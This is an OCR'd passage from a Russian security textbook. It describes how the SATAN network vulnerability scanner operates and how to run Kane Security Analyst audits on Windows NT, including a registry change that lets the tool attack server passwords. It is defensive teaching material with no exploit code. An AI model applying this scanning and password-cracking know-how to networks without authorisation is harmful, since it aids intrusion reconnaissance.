Логический процессор	Этот компонент использует результаты, полученные компонентом сбора данных, для создания новых хостов-целей, новых испытаний и получения дополнительной информации. Новые хосты-цели являются входными данными для компонента сбора целей. Новые испытания поступают в подсистему сбора. Дополнительная информация обрабатывается логическим процессором.
Анализ и отчет	Этот компонент использует собранные данные для создания нескольких Web-страниц с отчетами. Эти страницы можно просмотреть с помощью любого Web-броузера.

Таблица 18.1. *Основные компоненты ядра SATAN (окончание).*

После того как *SATAN* начнет обработку первого хоста, компоненты сбора целей, сбора данных и логического процессора начнут генерировать данные, которые будут использованы остальными компонентами. Этот процесс завершится лишь после того, как логический процессор исчерпает все хосты. Если же *SATAN* не закончил просмотр всех хостов и зашел в «тупик», то он приступит к исследованию следующего хоста, указанного в файле конфигурации.

ГЕНЕРАТОР МАГИЧЕСКОЙ СТРОКИ

После своего запуска *SA TAN* совершает следующие операции:

- *SA TAN* запускает демона *SATANhttpd.* Этот демон содержит очень ограниченное подмножество возможностей обычного демона *httpd* и необходим лишь для успешного выполнения программы.
- *SATAN* генерирует 32-байтную криптографическую контрольную сумму - «магическую строку». Для ее создания программа использует демонов системы и функцию создания смешанных значений MD5 (см. главу 4). Web-броузер должен указывать эту строку в конце каждого URL, отправляемого запущенному программой демону *httpd.* Данная строка указывает демону выполнять некоторые нужные программе действия, а не возвращать ресурсы, указанные в URL.
- Если хакер когда-либо сможет заполучить магическую строку, то он сможет запустить любую программу, выполняемую программой *SATAN.* При этом он будет обладать теми же привилегиями, что и пользователь, запускающий

SATAN. Чтобы избежать подобного явления, в *SATAN* встроен генератор магической строки, который создает новую строку при каждом следующем запуске программы. *SATAN* и броузер должны всегда выполняться на одном хосте. Поэтому вам не придется пересылать магическую строку по сети.

- Инициализировав демона и создав магическую строку, *SATAN* загрузит данные, полученные в предыдущем сеансе работы. По умолчанию они расположены в базе данных *$satan_data*. Параллельно с проверкой этой базы *SATAN* запускает Web-броузер. Однако он не передает ему данные до тех пор, пока не загрузит всю базу. Этот процесс может занять от нескольких секунд до нескольких минут (в зависимости от размера базы данных, скорости машины и т. д.).

ПРОЦЕССОР политики

После загрузки программы выберите в панели управления гиперссылку *SATAN Target Selection. C* ее помощью нужно указать, какие серверы должны быть проверены. После этого компонент выбора целей начнет проводить атаки на эти серверы. Процессор политики определяет, какие хосты будут подвергнуты испытаниям.

Чтобы определить, насколько удачно прошла атака, *SA TAN* использует значение интенсивности испытания. *Интенсивность испытания* зависит от *уровня близости* хоста. Обычно уровень близости хоста определяет расстояние от начального хоста до хоста-цели. Например, если *SATAN* атакует хост вашей локальной сети, а затем пытается провести такую же атаку на хосте, расположенном через три, четыре и более подсетей (т. е. в одном из доменов, присоединенных к вашей сети), то атака будет происходить более интенсивно на ближнем хосте и менее интенсивно — на дальних. Программа уменьшает значение интенсивности испытания для более удаленных хостов. По умолчанию предполагается, что с увеличением расстояния между хостами риск взлома сети уменьшается. Во время испытания удаленных хостов скорость программы резко убывает.

С помощью файла конфигурации *SATAN можно* указать интенсивность испытаний и ограничения на них. Изменив значения переменных, можно заставить программу работать только в определенных доменах Internet или, наоборот, не работать в некоторых из них. Кроме того, можно указать программе вычислять интенсивность испытаний для всех сканируемых подсетей.

УРОВНИ БЛИЗОСТИ

Собирая информацию о начальных целях (указанных в файле конфигурации), программа может узнать о существовании других хостов. Примерами таких систем являются:

- Хосты, информацию о которых *SATAN* обнаружил в журналах регистрации команды *finger*, расположенной на хосте-цели
- Хосты, которые импортируют файловые системы с помощью команды *showmount*

Для каждого хоста программа создает и поддерживает значение близости. Близость первого хоста равна нулю. Хостам, обнаруженным при проверке первого хоста, присваивается значение 1, второго — 2 и т. д. По умолчанию *SATAN* старается не использовать хосты с ненулевым значением уровня близости. Однако вы легко можете изменить политику программы, отредактировав соответствующим образом файл конфигурации. Кроме того, можно изменять политику и с помощью гипертекстового пользовательского интерфейса или параметров командной строки.

ПОЧЕМУ НУЖНО ДЕРЖАТЬ SATAN ПОДАЛЬШЕ от ДРУГИХ СЕТЕЙ

По умолчанию инструментальное средство *SATAN* сканирует только одну сеть или часть этой сети. Будьте осторожны при расширении зоны поиска этой программы. Дело в том, что администратор исследуемой сети может зарегистрировать вашу деятельность и принять вас за хакера. После этого он может отключить свою сеть и даже попытаться наказать вас.

Если такое случится, то можно подвергнуться серьезному наказанию. Дело в том, что ваши действия будут расценены как попытка обнаружить уязвимые места чужой сети. И если политика безопасности этой компании предусматривает обнаружение и наказание хакеров, то вам не избежать неприятностей. О политиках мы подробно поговорим в главе 21.

СБОР ЦЕЛЕЙ

SATAN может собирать данные и об одном хосте, и о нескольких хостах подсети сразу. (Подсетью называется блок, состоящий не более чем из 256 соседних сетевых адресов или адресов Internet.) Процесс обследования нескольких хостов называется *сканированием подсети.* Хосты-цели определяются пользователем либо генерируются логическим процессором на основании данных, полученных от модуля сбора данных.

СКАНИРОВАНИЕ ПОДСЕТИ

Если вы укажете *SATAN* обследовать все хосты подсети, то прежде всего программа попытается определить, какие из хостов доступны для сканирования. Для этого используется утилита *fping.* Она представляет собой измененную утилиту *ping,* которая последовательно проверяет все хосты. С помощью *fping* программа *SATAN* определяет, какие из хостов не существуют или выключены, и не тратит время на их исследование, Кроме того, эта утилита может определить незарегистрированные системы, присоединенные к сети без разрешения администратора.

IS Зак. 3140

ПРОЦЕССОР СБОРА ДАННЫХ

Процессор сбора данных принимает информацию от компонента сбора целей и выполняет указанные испытания. Но прежде, чем провести испытание, он сверяется с процессором политики: возможно, пользователь запретил проведение подобного испытания на этом хосте. Файл конфигурации *SATAN* содержит информацию о том, какие инструменты могут быть применены процессором сбора данных на определенных уровнях сканирования. Чтобы не делать ненужной работы, программа хранит запись о каждой проделанной пробе. В результате пользователю предоставляется список новых фактов, полученных на протяжении текущего сеанса работы.

Программа *SATAN* поставляется с несколькими взаимосвязанными инструментальными средствами/Каждое из них реализует один из типов испытаний. Существует договоренность, по которой имя каждого такого средства заканчивается символами *.satan.* Обычно средство представляет собой небольшую программу, написанную на языке программирования PERL или каком-либо другом языке разработки сценариев. Все инструментальные средства генерируют информацию в соответствии с общим форматом записей. Мощь программы *SATAN* заключается в использовании концепции «ящика инструментов». Благодаря ей можно и самим добавлять новые инструменты к программе.

УРОВНИ СКАНИРОВАНИЯ

Итак, программа *SATAN* может испытывать хосты с различными уровнями интенсивности. Уровень сканирования определяется элементами файла конфигурации. Однако можно изменить эти установки с помощью параметров командной строки или изменив соответствующим образом сам файл конфигурации. В таблице 18.2 приведены допустимые установки интенсивности уровней сканирования.

Уровень	Описание
Light	Наименее тщательное сканирование. *SATAN* воспользуется информацией, полученной от DNS, попытается установить, какую из служб RPC (Remote Procedure Call) может предоставить хост и какая из файловых систем используется хостом совместно со всей оставшейся сетью. Благодаря этой информации *SA TAN* определит общую характеристику хоста (файл-сервер, бездисковая рабочая станция и т. д.).
Normal	На этом уровне *SA TAN* попытается обнаружить присутствие основных сетевых служб, вроде *finger,* службы удаленной регистрации в сети, Web, Gopher и т. д. Полученная информация будет использована для определения типа операционной системы и (если возможно) номера версии продукта.

Таблица 18.2. *Уровни сканирования (продолжение таблицы на следующей странице).*

Уровень	Описание
Heavy	На этом уровне программа будет использовать информацию, полученную на уровне *Normal.* Кроме того, она проведет более тщательное сканирование сетевых служб исследуемого хоста. *SATAN* определит, обладает ли каталог анонимного пользователя FTP правами на запись, в каком состоянии находятся средства управления доступом сервера X-Windows, используются ли символы шаблона в файле */etc/hosts.equiv* и т. д.

Таблица 18.2. *Уровни сканирования (окончание).*

Недостатки защиты сети могут обнаружиться на каждом из этих уровней. В *SA TA N* используется консервативный подход к определению уязвимых мест системы: программа не пытается их использовать.

ЛОГИЧЕСКИЙ ПРОЦЕССОР

Сердцем программы *SATAN* является набор небольших логических процессоров. Каждый их них обладает базой данных, содержащей некоторые правила поведения процессора. Все они используются во время работы процессора. Каждый процессор генерирует список новых данных, новых испытаний (для процессора сбора данных) и новых целей (для процессора сбора целей). В таблице 18.3 приведены описания баз данных с правилами.

Расположение	Описание
rules/todo	Правила этой базы данных определяют, какое из испытаний будет проведено следующим. Например, если исследуемый хост предоставляет службу FTP, то *SATAN* попытается определить, поддерживает ли хост анонимного пользователя FTP и может ли этот пользователь записывать информацию в свой домашний каталог.
rules/hosttype	Правила этой базы данных определяют тип исследуемой системы (например, DEC, HP или SUN). Если возможно, то программа попытается определить номер версии продукта (с помощью Telnet, FTP и других служб).
rules/facts	Правила этой базы данных определяют потенциально слабые места системы. Например, некоторые версии демонов FTP или *sendmail* предоставляют хакерам дополнительные возможности проникновения в систему. *SA TAN* определяет версии этих демонов.

Таблица 18.3. *Базы правил* ***SATAN*** *(продолжение таблицы на следующей странице).*

Расположение	Описание
rules/services	Правила этой базы данных определяют преобразование скрытых заголовков демонов и номеров сетевых портов в более понятные для пользователя названия, вроде «Web server» или «diskless NFS client».
rules/trust	Как и предыдущая база правил, эта база помогает программе определить данные, связанные со службой NFS, DNS, NIS и других надежных субъектов системы.
rules/drop	Правила этой базы данных определяют, какие данные должны быть проигнорированы. Чаще всего эти правила используются, чтобы заставить *SATAN* не выводить сообщения о не очень важных (по вашему мнению) деталях системы. Правила реализуются модулем *drop_fact.pl.*

Таблица 18.3. *Базы правил* ***SATAN*** *(продолжение).*

АНАЛИЗ и ОТЧЕТ

Сканируя сеть, состоящую из сотен или тысяч хостов, *SATAN* может получить огромное количество данных. Не очень-то разумно представлять все эти данные в виде бесконечных таблиц. Вместо этого вы должны воспользоваться всеми преимуществами гипертекстовой технологии.

Для перемещения по своим сетям с помощью программы от вас потребуется минимум усилий. Можно разбить информацию по следующим разделам:

- Домены или подсети
- Сетевые службы
- Тип системы и номер версии
- Надежные взаимоотношения *(SA TAN* определяет такие отношения как совместно используемые файловые системы, надежные хосты и т. д.).
- Тип уязвимости и уровень опасности

Кроме того, можно использовать для разбивки данных о безопасности системы комбинации представленных выше критериев. Таким образом можно существенно уменьшить (или увеличить) размеры отчетов. Благодаря этому можно достаточно легко найти нужную вам информацию. Например, вас могут заинтересовать следующие данные:

- Какие подсети содержат бездисковые рабочие станции
- Какие хосты предоставляют анонимный FTP
- Чьи компьютеры работают под управлением FreeBSD или Linux
- Какие незарегистрированные хосты (без имени DNS) присоединены к вашей сети

Для изменения отображаемой информации достаточно несколько раз щелкнуть мышью. Так вы сможете получить ответы на конкретные вопросы (вроде тех, что представлены выше). Более того, с помощью *SATAN* можно распечатать полученную информацию.

НЕСКОЛЬКО ПРОЦЕССОВ SATAN

Чтобы ускорить сбор данных, можно параллельно запустить несколько процессов *SATAN*. Однако вы должны обеспечить каждый из процессов своей собственной базой данных. (Для изменения имени базы данных нужно использовать параметр *-d*.) Так вы сможете избежать случайного вмешательства одного процесса в записи другого. Многие системные администраторы используют одну базу данных на каждую подсеть (блок, состоящий не более чем из 256 компьютеров). После завершения сбора данных можно указать компоненту отчетов объединить несколько баз данных в одном отчете.

ПЕРВОЕ СКАНИРОВАНИЕ

Установив *SATAN* на своей системе, вы должны заставить программу просканировать сеть. Запущенная программа первым делом приступит к испытаниям безопасности удаленного хоста. *SATAN* может сканировать огромное количество хостов. К сожалению (или к счастью?), вы не можете просканировать все хосты. Поэтому вы не должны сканировать чужие хосты без специального на то разрешения.

Чтобы начать сканирование, проделайте следующие операции:

1. Щелкните мышью по гиперссылке **Run** SATAN, расположенной в панели управления HTML-интерфейса. В ответ программа попросит вас выбрать первоначальную цель. Введите имя хоста, с которого выполняется *SATAN*.
2. Щелкните мышью по гиперссылке **Scan the target host only,** расположенной в панели управления программы. Но если у вас есть соответствующие разрешения и много свободного времени, то можете попробовать просканировать всю подсеть (гиперссылка **Scan all hosts in the primary subnet).** Стоит отметить, что сканирование одного хоста может занять несколько минут.
3. Выберите уровень сканирования — *Normal.* Чем выше уровень, тем больше будет потрачено времени на сканирование. Если же вы запускаете программу в первый раз, то вам достаточно будет и этого уровня. Я уверен, что в вашей системе будет выявлено достаточно слабых мест даже на этом уровне.
4. Чтобы начать сканирование, щелкните мышью по гиперссылке **Start the scan.**

Анализ ПОЛУЧЕННЫХ ДАННЫХ

Наиболее трудным аспектом использования программы *SATAN* является анализ полученных данных. Дело в том, что не существует «корректного» уровня безопасности для сети. На одних системах вам может потребоваться достаточно умеренный уровень безопасности, а на других — гораздо более высокий. Отмечу

лишь, что уровень безопасности системы зависит от выбранной политики и составляющих ее сайтов или систем.

Кроме того, вам могут быть неизвестны действия параметров *SATAN,* а также ее методы определения уровня безопасности. Мой совет: потратьте некоторое время на изучение отчетов программы, чтобы получше разобраться в них. Встретив в отчете сообщение о некоторой проблеме, постарайтесь выяснить ее происхождение и, если можно, избавиться от нее. Возможно, что вместе с решением некоторых понятных вам проблем вы избавитесь от тех, которые не поняли.

Если в отчете *SATAN* рядом с именем хоста стоит красная точка, то это значит, что у него есть уязвимые места. Черная точка означает лишь то, что программа не обнаружила (пока) проблем в системе безопасности хоста. Чтобы отобразить дополнительную информацию о каком-либо хосте, щелкните мышью по соответствующей гиперссылке.

Чтобы сгенерировать отчет прямо в программе, выберите в панели управления гиперссылку SATAN **Reporting & Data Analisys**. В ответ программа предложит выбрать один из пунктов. При первом знакомстве с *SATAN* наиболее подходящим выбором станет секция *Vulnerabilities.* После этого выберите гиперссылку **By Approximate Danger Level.** Этот отчет содержит информацию об угрожающих системе опасностях (в порядке убывания).

Наилучшим методом изучения программы является ее интенсивное использование. Тщательно изучайте полученные отчеты, экспериментируйте с различными параметрами, и вы в конце концов обнаружите все уязвимые места системы.

ИЗУЧЕНИЕ РЕЗУЛЬТАТОВ

Запустив *SATAN* в первый раз, вы получите огромный отчет. Для более продуктивного изучения результатов отсортируйте полученную информацию по трем категориям: *Vulnerabilities, Host Information* и *Trust. SA TAN* размещает всю информацию в виде гипертекста. Поэтому можно случайно перейти из одной категории в другую. В таблице 18.4 приводится описания всех трех категорий.

Категория	Описание
Vulnerabilities	Содержит информацию об уязвимых местах системы: где они расположены, что из себя представляют и т. д.
Host Information	Содержит информацию о местоположении серверов, исследованных хостах, неисправностях подсетей и т. д.
, *Trust*	Содержит информацию о взаимоотношениях систем. *SATAN* определяет хосты, поддерживающие процедуры удаленной регистрации, совместно использующие файловые системы и т. д.

Таблица 18.4. *Категории информации SATAN.*

Большая часть отчетов содержит указатель, который позволяет разбить каждую категорию на подкатегории и определить специфические проблемы сети. Кроме

того, в указателе содержится гиперссылка на *содержание*. Каждое описание уязвимого места может содержать гиперссылки на более полное описание проблемы, где приводятся специфические аспекты этой проблемы и возможные решения. Если в *SA TAN* содержится решение, созданное CERT, то программа отобразит дополнительную гиперссылку на это решение.

УЯЗВИМЫЕ МЕСТА

SA TAN представляет результаты сканирования в виде описания уязвимых мест. Я думаю, что большинство читателей согласится с тем, что эта информация является наиболее важной. С ее помощью можно обнаружить и решить практически все проблемы. В таблице 18.5 приводятся описания трех основных отчетов о проблемах системы.

Тип	Описание
Approximate Danger Level	В результате каждого испытания генерируется основной уровень опасности найденной проблемы. Этот отчет сортирует все проблемы по степени серьезности. Наиболее серьезной проблемой считается получение хакером прав roof-пользователя. Наименее серьезной проблемой считается возможность удаленного считывания файла.
Type of Vulnerability	Содержит информацию о типах проблем каждого хоста.
Vulnerability Count	Содержит имена хостов с наибольшим количеством обнаруженных проблем.

Таблица 18.5. *Типы отчетов о проблемах системы.*

Вы должны тщательно изучать все полученные результаты. Кроме того, попытайтесь определить, какой из отчетов показался вам наиболее информативным. С течением времени вы сможете точно определять, какой из них вам нужен.

РАСПЕЧАТКА ОТЧЕТОВ

Все отчеты программы *SA TAN* выводятся в окне броузера. С его помощью можно распечатать текущую страницу отчета (точно так же, как и любую другую Web-страницу).

ИНФОРМАЦИЯ о ХОСТАХ

В этом разделе мы подробнее поговорим о категории *Host Information*. Обычно в ней располагаются номера хостов и ссылки на более подробную информацию о хосте или список всех просканированных хостов.

Если рядом с именем хоста стоит красная точка, то это значит, что *SATAN* обнаружил на нем какую-либо проблему. Обращаю ваше внимание: программа

SATAN указывает на *возможные* проблемы. Не обязательно, что эта проблема уже использовалась (или используется) хакерами. Например, наличие TCP-обертки Wietse, фильтра пакетов, брандмауэра или иных средств безопасности (да и просто недостаток информации) может привести к тому, что программа будет обнаруживать несуществующие проблемы.

Если рядом с именем хоста стоит черная точка, то это значит, что программа не обнаружила у хоста никаких недостатков. Однако не следует думать, что хост АБСОЛЮТНО надежен. Сканирование на более высоком уровне может указать на некоторые дополнительные проблемы, не выявленные в предыдущих сеансах работы *SATAN*. Кроме того, просмотрите базу данных программы: возможно испытание было прекращено из-за недостатка времени. В этом случае нужно запустить программу повторно.

Расположенные в категории *Host Information* ссылки ведут к более подробной информации о соответствующем хосте, сети или проблеме. В таблице 18.6 приводится описание подкатегорий *Host Information*.

Подкатегория	Описание
Class of Service	Эти отчеты содержат информацию о различных сетевых службах, предоставляемых исследованными хостами. Для получения подобной информации программа *SATAN* проверяет порты *rpcinfo* и TCP.
System Type	Эти отчеты подразделяют хосты по типам аппаратного обеспечения (Sun, SGI, Ultrix и т. д.). Затем все хосты подразделяются по типам операционных систем (если программа сможет определить их).
Internet Domain	Эти отчеты содержат информацию о хостах, распределенных по доменам DNS. С их помощью можно определить, какие из доменов должны быть зоной особого внимания. Критерием такого выбора может послужить количество машин в домене, количество серверов и/или хостов в подсети и т. д.
Subnet	Эти отчеты содержат информацию о подсетях. В *SATAN* подсетью считается блок, состоящий не более чем из 256 последовательных сетевых адресов, у которых первые три октета (первые три числа в представлении «десятичное с точкой») совпадают с октетами исследуемого хоста. Подсети — это наиболее широко используемая в небольших организациях конфигурация сетей. Чаще всего она определяет группу из нескольких рядом стоящих хостов в рамках более обширной системы. Поэтому такие отчеты могут помочь вам в определении слабых мест отдельных разделов вашей сети.
Host Name	В этих отчетах содержатся имена хостов, а также вся полученная о них информация.

Таблица 18.6. *Подкатегории* ***Host Information.***

ОГРАНИЧЕНИЯ ПРОГРАММЫ SATAN

Вы должны четко понимать, что программа *SATAN не* является идеальным инструментом. Не стоит успокаиваться, если программа выдала сообщение *«clean bill of health»* — это не значит, что ваша система АБСОЛЮТНО защищена от постороннего вмешательства. Скорее всего, вам нужно провести более тщательное сканирование. Далее приводится список действий, которые помогут вам определить дополнительные проблемы системы:

- Испытайте хосты из какого-либо места, расположенного за пределами системы. Как правило, это помогает определить проблемы, связанные с брандмауэрами. Но если даже в вашей сети нет брандмауэра, то вы все равно должны провести такое испытание.
- Протестируйте хосты как можно жестче. Воспользуйтесь параметром *high $proximity_descent* (присвойте ему значение 2 или 3).
- Используйте очень низкий уровень *$max_proximity_level*. Обычно его значение не должно превышать 3. Однако если вы находитесь с внешней стороны брандмауэра, можете присвоить этой переменной окружения большее значение. Однако не увлекайтесь: значение не должно превышать 10.

Начните с простых испытаний и постепенно увеличивайте их уровень. Постоянно проверяйте полученные результаты. С помощью переменных *$only_attack_these* и *$dont_attack_these* управляйте направленностью атак *SATAN*.

АНАЛИЗ СЕТЕЙ WINDOWS NT и NOVELL NETWARE

В предыдущих разделах главы рассказывалось о том, как с помощью *SATAN* определить уязвимые места систем Unix. Далее мы поговорим об одном из лучших средств анализа систем Windows NT и Novell NetWare — программе *Kane Security Analyst* (KSA). Она производит практически те же действия, что и *SATAN*. Если вы являетесь администратором сетей Windows NT или Novell NetWare, то по достоинству оцените эту программу.

В следующих разделах я научу вас основам работы с *KSA*. Кроме того, мы поговорим об анализе полученных с помощью программы результатов.

ПРОБНАЯ ВЕРСИЯ KSA

На поставляемом вместе с этой книгой компакт-диске есть тридцатидневная пробная версия *KSA*. Перейдите в каталоги *KSA* и запустите программу *setup*. При появлении соответствующего приглашения программы установки введите *Intrusion Detection*. Обратите внимание: эта программа рассчитана на работу под управлением операционных систем Windows 95, Windows NT 3.51 или выше.

Кроме того, на компакт-диске расположена тридцатидневная пробная копия *Kane Security Monitor* (KSM). С ее помощью можно наблюдать за работой

сервера Windows NT в реальном времени. Эта программа анализирует информацию, полученную средствами аудита, и сообщает вам о возможных нападениях хакеров. Чтобы установить *KSM*, запустите программу *setup,* расположенную в каталоге *KSM*. При появлении соответствующего приглашения программы установки введите *Kane Security*.

За более подробной информацией о программах *KSA* и *KSM* обратитесь на Web-сайт компании Kane Security Systems, расположенный по адресу *http://www.intrusion.corn* (см. рисунок 18.1).




Рисунок 18.1. *Web-сайт компании* ***Kane Security Systems.***

KSA для WINDOWS NT

В этой главе я расскажу об использовании KSA в рамках Windows NT. Кроме того, здесь вы узнаете о том, какую информацию можно получить с помощью этой программы. Версия программы для Novell NetWare, запущенная на рабочей станции Windows 95, работает практически так же, как и версия для Windows NT. Когда вы будете использовать версию для Novell NetWare, не огорчайтесь, если встретите некоторые различия между вашими результатами и представленными здесь сведениями. Это не так уж и важно. Основные же элементы будут одинаковыми.

ЗАПУСК KSA

После запуска программа установки попросит вас ввести ключ для деблокировки пробной версии. Чтобы разблокировать программу наберите *Intrusion Detection*. После этого программа будет установлена либо на сервере, либо на присоединенной к серверу рабочей станции (что более предпочтительно). Установка на рабочей станции позволит вам исследовать системы безопасности сервера не изнутри, а снаружи — так, как должны проводиться все нормальные атаки.

Установив программу, зарегистрируйтесь в сети на правах администратора (или супервизора). После этого откройте меню **Пуск** и выберите в нем пункт **Про-**

граммы. В появившемся меню выберите пункт **Intrusion Detection, а в нем —** пиктограмму *KSA.*

Во время первого запуска программа попросит вас указать, должна ли она проверять все машины в сети (см. рисунок 18.2).




Рисунок 18.2. *Диалоговое окно* ***Search for Machines.***

Время сканирования сети зависит от ее размеров. В среднем работа программы занимает около 20 минут.

После завершения первоначального поиска остальных машин Windows NT, программа отобразит свое основное окно (см. рисунок 18.3).




Рисунок 18.3. *Основное окно программы* ***KSA.***

Все расположенные в этом окне пиктограммы связаны с выполнением определенной задачи. Однако наиболее часто мы будем использовать четыре огромные кнопки, расположенные в нижней части окна.

УСТАНОВКА СТАНДАРТА БЕЗОПАСНОСТИ

Прежде чем начать поиски уязвимых мест сети, укажите *KSA*, какие проблемы вас интересуют. Для этого щелкните мышью по кнопке **Set Security Standard.** На экране должно появиться соответствующее диалоговое окно (см. рисунок 18.4).

В левой части окна расположено шесть кнопок. Далее я расскажу о предназначении каждой из них.




Рисунок 18.4.** Диалоговое окно **Set Security Standard.

Установка ограничений на учетные записи

Кнопка **Account Restrictions** отображает несколько флажков. Каждый из них связан с некоторой процедурой проверки сети. Лучше всего использовать установки по умолчанию. Однако, если в вашей сети только одна рабочая станция и сервер, можно отключить этот параметр.

Ограничение учетных записей является одним из наилучших средств управления сетью. С его помощью вы сможете не дать хакерам зарегистрироваться в сети. Поэтому я настоятельно рекомендую вам воспользоваться этим параметром.

Проверка паролей

Кнопка **Password Strength** отвечает за проверку используемых в системе паролей. Если щелкнуть по ней мышью, то на экране появится соответствующее диалоговое окно (см. рисунок 18.5).




Рисунок 18.5.** Диалоговое окно **Password Strength.

С помощью этого окна можно указать программе, какие параметры паролей она должна проверять. Если вы хотите, чтобы *KSA* попыталась взломать пароли, нужно изменить один из элементов реестра. С помощью редактора *regedit* найди-

те параметр *ACT_AS_OPERATING_SYSTEM*. Присвойте ему значение 1. Теперь *KSA* сможет провести атаку против установленных на сервере паролей. Завершив программу, обязательно верните параметр в первоначальное состояние (присвойте ему значение 0).

УПРАВЛЕНИЕ ДОСТУПОМ

С помощью кнопки Access **Control** можно проверять права доступа пользователей. В результате своей работы *KSA* отобразит список прав, которые, по мнению программы, представляют опасность для системы.

Как правило, вам достаточно использовать установки по умолчанию. Поработав некоторое время с программой, вы и сами сможете определить, какие установки не так важны для вашей системы. Например, если вы не используете сервер удаленного доступа (RAS — Remote Access Server) и не загрузили никаких программ на сервере, то вам не нужно проверять, выполняются ли какие-нибудь сетевые службы.

ПАРАМЕТРЫ МОНИТОРИНГА СИСТЕМЫ

Четвертая кнопка позволяет вам управлять политикой аудита, просматривать журнал событий и заставлять систему блокировать пользователей после нескольких неудачных попыток регистрации. Если вы обслуживаете распределенную сеть, то вам наверняка захочется проверить, отвечает ли она хотя бы минимальным требованиям безопасности. Однако администратор может и ужесточить правила управления сетью. Например, он захочет регистрировать все попытки доступа к объектам и файлам. О том, как это сделать, мы говорили в главе 12.

ПРОВЕРКА ЦЕЛОСТНОСТИ ДАННЫХ

С помощью кнопки **Data Integrity** можно провести анализ защищенности размещенных в системе данных. Например, *KSA* проверяет, установлены ли в сети источники бесперебойного питания. Если их нет, то *KSA* сообщит вам об этом.

Кроме того, с помощью этого параметра можно указать программе искать службы, которые могут быть использованы хакером для проникновения в сеть. Параметры целостности данных совместно с параметром ограничений на учетные записи позволят вам проверить права доступа таких служб.

КОНФИДЕНЦИАЛЬНОСТЬ ДАННЫХ

Кнопка **Data Confidentiality** позволяет определить, насколько хорошо защищены ваши данные. Основной проблемой здесь может стать использование в корневом каталоге файловой системы FAT16 или FAT32 (вместо NTFS). Кроме того, с помощью этой кнопки можно проверить, не хранит ли система пароли в файле реестра, а также убедиться в том, что система не поддерживает автоматическую регистрацию.

Последний параметр может показаться вам достаточно странным; немногие компании предупреждают своих пользователей (и хакеров) о возможности наказания. Однако в связи с недавними решениями суда эта обязанность возлагается на компании. Поэтому программа проверяет наличие таких предупреждений. Отсутствие подобного предупреждения не представляет никакой опасности для системы. Однако в главе 21 вы узнаете о том, что лучшим оружием против хакеров является их наказание. Поэтому будьте последовательны до конца.

Установив параметры всех кнопок, щелкните мышью по кнопке OK. В ответ *KSA* отобразит свое основное окно, В следующих разделах мы немного поговорим о работе программы.

НАЧАЛО АНАЛИЗА

Чтобы начать анализ системы, щелкните мышью по кнопке **Run Security Audit.** На экране появится соответствующее диалоговое окно (см. рисунок 18.6).




Рисунок 18.6. *Диалоговое окно* ***Run Security Audit.***

С помощью этого окна можно определить действия программы, а также указать имена компьютеров, подлежащих проверке. В нашем примере программа должна обследовать машины, расположенные в домене JP. Если у вас достаточно большой домен, то работа программы может занять около часа и даже более.

Если же вы хотите обследовать только одну машину, дважды щелкните мышью по списку с именами доменов. В ответ программа отобразит список всех машин. Дважды щелкните мышью по необходимому компьютеру. После этого щелкните по кнопке **Start.**

Во время работы программа отобразит панель хода выполнения. С ее помощью можно примерно оценить, сколько времени осталось до завершения работы. Окончив сканирование, *KSA* отобразит на экране отчет о результатах проделанной работы (см. рисунок 18.7).




Рисунок 18.7. *Отчет о результатах проделанной работы.*

АНАЛИЗ ОТЧЕТА

